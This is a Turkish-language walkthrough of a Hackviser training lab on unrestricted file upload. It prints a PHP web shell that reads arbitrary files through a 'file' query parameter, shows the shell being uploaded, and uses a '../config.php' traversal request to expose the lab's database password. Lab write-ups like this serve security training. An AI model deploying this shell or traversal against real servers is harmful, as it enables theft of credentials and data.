

BASIC UNRESTRICTED FILE UPLOAD WRITE-UP

Bu yazımda sizlere Hackviser platformu içerisinde Web Lab konu başlığı altında File Upload kısmındaki Basic File Upload labının çözümünü anlatacağım.

SENARYO: Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Örnek uygulamada görsel yükleme işlevi mevcuttur, ancak yüklenen dosya içeriği veya türü sunucuda kontrol edilmemektedir.

Laboratuvarı tamamlamak için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.


"config.php" dosyasında bulunan veritabanı şifresi nedir?

ÇÖZÜM: Öncelikle bizim bir php Shell kodlarına ihtiyacımız var.

Notlarım arasında şunu buldum:

```
<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];
    echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";
}
?>
```

Bu dosyanın içeriğini okumamıza yarayan PHP ile yazılmış zararlı bir koddur. Bunu nano ile Shell.php dosyası oluşturup içine yapııştırıyoruz.

A screenshot of a terminal window showing the GNU nano 8.1 editor. The file being edited is shell.php. The code inside the file is a PHP script that checks if the 'file' parameter is set in the GET request. If it is, it reads the contents of the file and displays them in a preformatted block. The code is as follows:

```
<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];
    echo "<pre>" . htmlspecialchars(file_get_contents($file)) . "</pre>";
}
?>
```


Dosyamız hazır sıra yükleme işinde.

File uploaded successfully!

File path: [uploads/shell.php](#)

Dosyamız başarılı bir şekilde yüklendi.

Şimdi config.dosyasını okumak için linke tıklayıp "?file=../config.php" yazıyoruz ve sonuca bakıyoruz.

A screenshot of a web browser window. The address bar shows the URL: https://big-blackout.europe1.hackviser.space/uploads/shell.php?file=../config.php. The page content shows the output of the PHP script, which is the contents of the config.php file. The code is as follows:

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = '8jv77mvXwR7LVU5v';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

CEVAP: 8jv77mvXwR7LVU5v